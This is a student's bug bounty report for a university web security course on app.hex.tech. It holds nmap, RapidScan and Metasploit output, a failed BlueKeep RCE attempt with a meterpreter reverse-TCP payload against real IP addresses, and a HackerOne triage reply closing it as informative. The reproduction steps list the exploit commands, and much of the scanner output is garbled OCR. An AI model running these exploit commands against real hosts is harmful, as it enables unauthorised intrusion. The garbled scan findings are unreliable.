Sri Lanka Institute of Information Technology



Year 2 semester 2

IT23360600 G. P. I. Perera

SLIIT KANDY UNI

BUG BOUNTY REPORT 3 Web Security – IE2062

B.Sc. (Hons) in information Technology Specializing in Cyber Security

1. Requirement gathering and analysis

Selected sub domain	app.hex.tech
Hakerone URL	https://hackerone.com/hex
IP address	172.65.90.20 - 23

Subdomain list

Firewall detection:

Nmap scan:

```
s nmap app.hex.tech
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 01:24 EDT
Nmap scan report for app.hex.tech (172.65.90.20)
Host is up (0.39s latency).
Other addresses for app.hex.tech (not scanned): 172.65.90.22 172.65.90.21 172.65.90.23 2606:4700:78
Not shown: 29 closed tcp ports (reset)
PORT
         STATE SERVICE
1/tcp
         open tcpmux
3/tcp
         open compressnet
4/tcp
         open unknown
         open unknown
6/tcp
7/tcp
         open echo
9/tcp
         open discard
         open daytime
13/tcp
17/tcp
         open
               qotd
19/tcp
         open chargen
20/tcp
         open ftp-data
21/tcp
         open ftp
22/tcp
         open ssh
23/tcp
         open telnet
24/tcp
         open priv-mail
25/tcp
         open smtp
26/tcp
         open rsftp
30/tcp
         open
               unknown
32/tcp
         open unknown
33/tcp
         open dsp
37/tcp
         open time
42/tcp
         open
              nameserver
43/tcp
         open whois
49/tcp
         open tacacs
53/tcp
         open domain
         open gopher
70/tcp
79/tcp
         open
               finger
80/tcp
         open http
81/tcp
         open hosts2-ns
82/tcp
         open xfer
83/tcp
         open mit-ml-dev
84/tcp
         open ctf
85/tcp
         open mit-ml-dev
88/tcp
         open kerberos-sec
         open su-mit-tg
open dnsix
89/tcp
90/tcp
99/tcp
         open metagram
106/tcp
         open pop3pw
109/tcp
         open pop2
110/tcp
         open
               pop3
111/tcp
         open rpcbind
```

RapidScan result: detected vulnerabilities

```
[e < 205] Deploying 3/80 | Checks for DAMA Service over UDP

Scan Completed in 25

Wilneability Threat Level

305 Dorts are Open over UDP

Wilneability Definition

Wilneability Remediation

Wilneabili
```

Vulnerability Threat Level Vulnerability Definition **Vulnerability Remediation** [< 15s] Deploying 10/80 Vulnerability Threat Level Vulnerability Definition Volnerability Remediation
It is recommended to block the service to outside world and made the service accessible only through the a set of allowed IPs only really neccessary. The following resource provides insights on the risks and as well as the step to block the service. https://emg.perspectierisk.com/remote-desktop-service-volherabilities/ [e < 15s] Deploying 13/80 | Nuan - Checks for My Vulnerability Threat Level
low MySQL DB Serv
Vulnerability Definition Valuariality Reneficion

(Winerality Reneficion

Ilianty security patches for the backend has to be installed. Default credentials has to be changed. If possible, the banner information can be changed to mislead the attacker. The following resource gives more in the source year backend, http://db.backent.com/secure-database-server/ [< 3m] Deploying 15/80 | whatweb Vulnerability Threat Level
Redium X-XSS Prote
Vulnerability Definition **Vulnerability Remediation** Modern Descriptions of face any issues with this vulnerability (missing headers). [4 < 15:] Opploying 16/80 | Human [71:81] | Checks of TELEST Service is running. Vulnerability Threat Level
high Telnet Servi
Vulnerability Definition Vulnerability Remediation Vulnerability Threat Level critical FTP Se Vulnerability Definition Vulnerability Remediation Vulnerability Threat Level
low Some ports are
Vulnerability Definition Vulnerability Remediation Vulnerability Threat Level Vulnerability Definition Vulnerability Remediation
Use a firewall to block the ports from the outside world. The following article gives wide insight on locking do Vulnerability Threat Level

medium Some vulnerable headers exposed
Vulnerability Definition **Vulnerability Remediation** [< 30s] Deploying 45/80 | [• < 20s] Deploying 57/80 | Vulnerability Threat Level
medium SMB Ports
Vulnerability Definition Vulnerability Remediation ts. https://kb.lweb.com/nc/en-[• < 15m] Deploying 58/80 | AM [• < 15s] Deploying 61/80 | Nmap Vulnerability Threat Level
low MS-SQL DB Ser
Vulnerability Definition [• < 15s] Deploying 65/80 | Nmap Vulnerability Threat Level Vulnerability Definition Vulnerability Remediation

```
[e < 155] Deploying 70/80 | Nump - Checks for Remote Desktop Service over UDP

Winerability Pheat Level

Winerability Pheat Level

Winerability Pheat Level

Winerability Remotistion

Winerability Remotistion

Winerability Remotistion

Fig. 156

Winerability Remotistion

Winerability Remotistion


Winerability Remotistion

Fig. 156

Winerability Remotistion

For object to structure to struct and structure and s
```

Scan result from OWASP ZAP:



Metasploit scan

```
Metasploit tip: View advanced module options with advanced
         =[ metasploit v6.4.50-dev
--=[ 2495 exploits - 1283 auxiliary - 393 post
--=[ 1607 payloads - 49 encoders - 13 nops
Metasploit Documentation: https://docs.metasploit.com/
search bluekeep
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf6 > search bluekeep
Matching Modules
                                                                                                                                                      Disclosure Date Rank
                                                                                                                                                                                                      Check Descript
     #
              Name
0 auxiliary/scanner/rdp/cve_2019_0708_bluekeep
-0708 Bluekeep Microsoft Remote Desktop RCE Check
                                                                                                                                                      2019-05-14
                                                                                                                                                                                       normal Yes
                                                                                                                                                                                                                     CVE-2019
1 \_ action: Crash
denial of service vulnerability
                                                                                                                                                                                                                     Trigger
  2 \_ action: Scan exploitable targets
                                                                                                                                                                                                                     Scan for
 3 exploit/windows/rdp/cve_2019_0708_bluekeep_rce
-0708 Bluekeep RDP Remote Windows Kernel Use After Free
                                                                                                                                                     2019-05-14
                                                                                                                                                                                       manual Yes
                                                                                                                                                                                                                     CVE-2019
                      eep RDP Remote Windows Kernel Use After Free
target: Automatic targeting via fingerprinting
target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
      10
Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluek
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x6
msf6 >
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/xdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 172.65.90.2

RHOSTS ⇒ 172.65.90.2
msf6 exploit(
RHOSTS ⇒ 172.65.90.21
      STS → 1/2.03/90.12

6 exploit(windows/rdp/cve_2019_0708_bluelosp_rce) > run

Started reverse TCP handler on 10.0.2.15:4444

172.65.90.21:3389 - Running automatic check ("set AutoCheck false" to disable)

172.65.90.21:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check

172.65.90.21:3389 - Scanned 1 of 1 hosts (100% complete)

172.65.90.21:3389 - Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The target s

ice is not running or refused our connection. "set ForceExploit true" to override check result.
msf6 exploit(
ervice is not running or refused our connection. "s
[*] Exploit completed, but no session was created.
msf6 exploit(
                                                                                                    ) > Interrupt: use the 'exit' command to quit) > exit
msf6 exploit(
```

2. Report Details

1. Vulnerability Title: Unsecured FTP Service and RDP over UDP Detected and a telnet service detected.

2. Vulnerability Description:

- **1. Unsecured FTP Service:** File Transfer Protocol (FTP) is a common network protocol used for transferring files between a client and a server. However, when FTP is not secured (i.e., when it uses FTP in its unencrypted form), it exposes sensitive data, including usernames, passwords, and file contents, to potential attackers. Unsecured FTP operates over TCP port 21, and since it does not use encryption, all data transmitted between the client and server can be intercepted by anyone with access to the network traffic, leading to:
 - **Data Interception**: Attackers can sniff unencrypted FTP traffic to steal sensitive data, including credentials and file contents.
 - **Credential Theft**: FTP sends login credentials in plain text, making it easy for attackers to capture and exploit them.
 - Man-in-the-Middle (MITM) Attacks: An attacker can intercept and alter the communication between the FTP client and server, potentially injecting malicious files or commands.
- **2. RDP over UDP:** Remote Desktop Protocol (RDP) is commonly used to remotely access and control a computer. By default, RDP operates over TCP port 3389, but it can also be configured to use UDP (User Datagram Protocol) for faster and more reliable communication, especially in environments with high latency or unstable network connections. However, RDP over UDP introduces potential security risks:
 - Lack of Encryption (in some configurations): While RDP typically provides encryption over both TCP and UDP, improper configurations or the use of weak encryption algorithms can expose the session to eavesdropping and man-in-the-middle attacks.
 - **Denial-of-Service (DoS) Potential:** UDP is a connectionless protocol, which makes it more vulnerable to denial-of-service (DoS) attacks. An attacker could flood the server with malicious UDP packets, potentially disrupting RDP services.
 - Authentication Bypass: If RDP over UDP is not properly configured with strong authentication measures, attackers may exploit it to bypass authentication and gain unauthorized access to the system.

Observation:

1. Trying to log over ftp:

```
-(lynx⊗ vbox)-[~]
Connected to 172.65.90.21.
421 Service not available, remote server has closed connection.
ftp> status
Not connected.
No proxy connection.
Gate ftp: off, server (none), port ftpgate.
Passive mode: on; fallback to active mode: on.
Mode: ; Type: ; Form: ; Structure: .
Verbose: on; Bell: off; Prompting: on; Globbing: on.
Store unique: off; Receive unique: off.
Preserve modification times: on.
Case: off; CR stripping: on.
Ntrans: off.
Nmap: off.
Hash mark printing: off; Mark count: 1024; Progress bar: on.
Get transfer rate throttle: off; maximum: 0; increment 1024.
Put transfer rate throttle: off; maximum: 0; increment 1024.
Socket buffer sizes: send 16384, receive 131072.
Use of PORT cmds: on.
Use of EPSV/EPRT cmds for IPv4: on.
Use of EPSV/EPRT cmds for IPv6: on.
Command line editing: on.
Version: tnftp 20230507
ftp> open 172.65.90.21
Connected to 172.65.90.21.
421 Service not available, remote server has closed connection.
ftp> open 172.65.90.22
Connected to 172.65.90.22.
421 Service not available, remote server has closed connection.
ftp> open 172.65.90.23
Connected to 172.65.90.23.
421 Service not available, remote server has closed connection.
ftp> open 172.65.90.20
ls
^[[A^C
ftp> open 172.65.90.20
Connected to 172.65.90.20.
421 Service not available, remote server has closed connection.
```

- **421 Service not available** typically indicates that the server is temporarily rejecting connections for various reasons.
 - 2. Nmap script scan for the port 21

```
(lynx⊗ vbox)-[~]

$ nmap -p 21 --script ftp* 172.65.90.21

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 03:44 EDT

Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan

Parallel DNS resolution of 1 host. Timing: About 0.00% done

Stats: 0:00:09 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan

Parallel DNS resolution of 1 host. Timing: About 0.00% done

Nmap scan report for 172.65.90.21

Host is up (0.28s latency).

PORT STATE SERVICE

21/tcp filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
```

Port is filtered.

3. Scanning for RDP service

```
| \begin{align*} \left(\left{lynx \circ vbox}\) - \[ \pi \]
| \sqrt{nmap -p 3389 --open -sU 172.65.90.21} \]
| Starting Nmap 7.95 (https://nmap.org) at 2025-04-27 03:51 EDT |
| Nmap done: 1 IP address (1 host up) scanned in 13.97 seconds |
| \begin{align*} \left(\left{lynx \circ vbox}\) \ \pi \left(\left{lynx \circ vbox}\) \[ -\pi \right) \]
| \begin{align*} \left(\left{lynx \circ vbox}\) \[ \pi \right) \]
| \begin{align*} \left(\left{lynx \circ vbox}\) \pi \left(\left{lynx \circ vbox}\) \[ \pi \right) \]
| \begin{align*} \left(\left{lynx \circ vbox}\) \pi \right) \left(\left{lynx \circ vbox}\) \pi \right) \quad \qu
```

4. Using Metasploit to attempt an exploit

```
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf6 > search bluekeep
Matching Modules
                   Name
                                                                                                                                                                                                                        Disclosure Date Rank
                                                                                                                                                                                                                                                                                               Check Descript
 0 auxiliary/scanner/rdp/cve_2019_0708_bluekeep
-0708_BlueKeep_Microsoft Remote Desktop_RCE_Check
1 \_ action: Crash
                                                                                                                                                                                                                       2019-05-14
                                                                                                                                                                                                                                                                       normal Yes
                                                                                                                                                                                                                                                                                                                  CVE-2019
                                                                                                                                                                                                                                                                                                                    Trigger
denial of service vulnerability
  2 \_ action: Scan exploitable targets
                                                                                                                                                                                                                                                                                                                    Scan for
                   exploit/windows/rdp/cve_2019_0708_bluekeep_rce
                                                                                                                                                                                                                       2019-05-14
                                                                                                                                                                                                                                                                     manual Yes
                                                                                                                                                                                                                                                                                                                    CVE-2019
  -0708 BlueKeep RDP Remote Windows Kernel Use After Free
                          | Larget: Automatic targeting via fingerprinting | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) | Larget: 
         10
 Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluek
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x6
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
  [*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(
                                                                                                                                                 e) > set RHOSTS 172.65.90.2
ms10 exploit(windows/rdp/cve_2019_0708_bluekeep_rcc
RHOSTS ⇒ 172.65.90.2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rcc
RHOSTS ⇒ 172.65.90.21
                                                                                                                                                 e) > set RHOSTS 172.65.90.21
msf6 exploit(
     Started reverse TCP handler on 10.0.2.15:4444
         172.65.90.21:3389 - Running automatic check ("set AutoCheck false" to disable)
172.65.90.21:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
172.65.90.21:3389 - Scanned 1 of 1 hosts (100% complete)
 172.65.90.21:3389 - Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The target s ervice is not running or refused our connection. "set ForceExploit true" to override check result.
 ervice is not running or refused our connection.

[*] Exploit completed, but no session was created.

[*] Exploit completed, but no session was created.
msf6 exploit(
```

5. Checking for the telnet service

```
(lynx⊗ vbox)-[~/rapidscan]
$ telnet 172.65.90.20 23
Trying 172.65.90.20...
Connected to 172.65.90.20.
Escape character is '^]'.
Connection closed by foreign host.

[lynx⊗ vbox)-[~/rapidscan]
```

- "Connected to 172.65.90.20." Computer successfully established a TCP connection to port 23 on the target (Telnet service is indeed running and reachable).
- "Connection closed by foreign host." The remote server immediately terminated the connection, likely before any login prompt appeared.
- Possible reasons for immediate closure access control or firewall rule, fake or honeypot telnet service

1. Affected Components:

Due to FTP service-

FTP Server (e.g., vsftpd, ProFTPD, Pure-FTPd, etc.):

- If the FTP service is exposed on the server, attackers can intercept unencrypted traffic and potentially steal login credentials or files being transferred.
- Attackers could perform Man-in-the-Middle (MITM) attacks if the FTP traffic is not encrypted, allowing them to capture or alter file transfers and logins.

Client Systems:

• Any user or service connecting to the FTP server may be at risk of credential theft if they are using the unsecured FTP service.

File Integrity:

• Files transferred via unsecured FTP can be tampered with during transmission if an attacker is able to intercept the traffic.

Credentials:

 Since FTP sends login credentials (username and password) in plain text, attackers who intercept the FTP traffic can easily harvest these credentials.

Due to RDP over UDP -

RDP Service (e.g., Windows RDP, FreeRDP, etc.):

- Exposing RDP over UDP could allow attackers to exploit vulnerabilities in the RDP protocol if the system is not properly secured. If the system is running older versions of RDP (e.g., vulnerable to BlueKeep, CVE-2019-0708), it can be remotely exploited for remote code execution (RCE).
- Unsecured RDP sessions could allow attackers to access the underlying operating system, steal data, or deploy malware.

Authentication and Session Security:

- If RDP is not properly secured with **Network Level Authentication (NLA)**, attackers can attempt unauthorized access using weak or default credentials.
- **Weak encryption** or no encryption can allow attackers to intercept the RDP traffic, potentially gaining access to session data or credentials

1. Impact Assessment:

RapidScan analysis:

FTP service -

Risk level	Critical	
RDP over UDP-		
Risk level	High	

Telnet service -

Risk level High

- 2. Steps to reproduce -
- RapidScan -

Open rapidscan and run - ./rapidscan https://app.hex.tech/

- Metasploit
 - o Type msfconsole in the terminal.
 - o Then search for BlueKeep exploit in Metasploit: search bluekeep

Use the BlueKeep exploit:

```
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
set RHOSTS 172.65.90.21
set RPORT 3389
run
```

3. Proposed mitigation or fix

- 1. Use Secure FTP (FTPS or SFTP): Transition to FTPS (FTP Secure) or SFTP (SSH File Transfer Protocol), both of which provide encryption to secure the data during transmission.
- 2. Restrict FTP Access: Limit FTP access to trusted IP addresses and networks. Use firewalls to block external access to FTP ports (21).
- **3. Authentication**: Implement strong authentication mechanisms, such as multi-factor authentication (MFA), for FTP users.
- **4. Use Strong Encryption**: Ensure that RDP over UDP is configured to use robust encryption protocols like TLS to protect session data.
- Network Segmentation: Limit access to RDP services to specific trusted networks and implement VPNs (Virtual Private Networks) to secure remote access.
- **6. Access Control:** Enable Network Level Authentication (NLA) for RDP to require proper authentication before a session is initiated, preventing unauthorized access.
- 7. Monitor and Audit: Regularly monitor RDP usage and audit access logs to detect unusual activities and prevent unauthorized access attempts.

Submission:



☆

Unsecured FTP Service and RDP over UDP Detected

ADD HACKER SUMMARY

TIMELINE · EXPORT



lynx ir2002 submitted a report to Hex.

19 hours ago

Unsecured FTP Service: File Transfer Protocol (FTP) is a common network protocol used for transferring files between a client and a server. However, when FTP is not secured (i.e., when it uses FTP in its unencrypted form), it exposes sensitive data, including usernames, passwords, and file contents, to potential attackers.

RDP over UDP: Remote Desktop Protocol (RDP) is commonly used to remotely access and control a computer. By default, RDP operates over TCP port 3389, but it can also be configured to use UDP (User Datagram Protocol) for faster and more reliable communication, especially in environments with high latency or unstable network connections.

Steps to reproduce -

· RapidScan -

Open rapidscan and run - ./rapidscan https://app.hex.tech/

- · Metasploit -
- o Type msfconsole in the terminal.
- o Then search for Blue Keep exploit in Metasploit: search blue keep
- o Use the BlueKeep exploit:

use exploit/windows/rdp/cve_2019_0708_bluekeep_rce

set RHOSTS 172.65.90.21

set RPORT 3389

run

Impact

- Data Interception: Attackers can sniff unencrypted FTP traffic to steal sensitive data, including credentials and file contents.
- $\bullet \ \text{Credential Theft: FTP sends login credentials in plain text, making it easy for attackers to capture and exploit them.}$
- Man-in-the-Middle (MITM) Attacks: An attacker can intercept and alter the communication between the FTP client and server, potentially injecting malicious files or commands.
- Lack of Encryption (in some configurations): While RDP typically provides encryption over both TCP and UDP, improper configurations or the use of weak encryption algorithms can expose the session to eavesdropping and man-in-the-middle attacks.
- Denial-of-Service (DoS) Potential: UDP is a connectionless protocol, which makes it more vulnerable to denial-of-service (DoS) attacks. An attacker could flood the server with malicious UDP packets, potentially disrupting RDP services.
- Authentication Bypass: If RDP over UDP is not properly configured with strong authentication measures, attackers may exploit it to bypass authentication and gain unauthorized access to the system.

Reply:



h1_analyst_elliot HackerOne triage closed the report and changed the status to • Informative. 6 days ago

Hi@lynx_jr2002,

:

Thank you for all the efforts you put into writing this report, however, please note that automated vulnerability scanners commonly have low priority issues and/or false positives. Before submitting the results from a scanner, please take a moment to confirm that the reported issues are valid and exploitable with business impact.

For any scenario to be accepted as a practical security vulnerability you need to demonstrate the security issue along with a working proof-of-concept, if you are able to leverage this behavior, then please provide a working POC that can be used to reproduce the issue and demonstrate a security impact upon other users along with sufficient evidence and we will review this report again.

Please reply if you have a working proof-of-concept or reason to believe that this issue is exploitable.

Regards,

@h1_analyst_elliot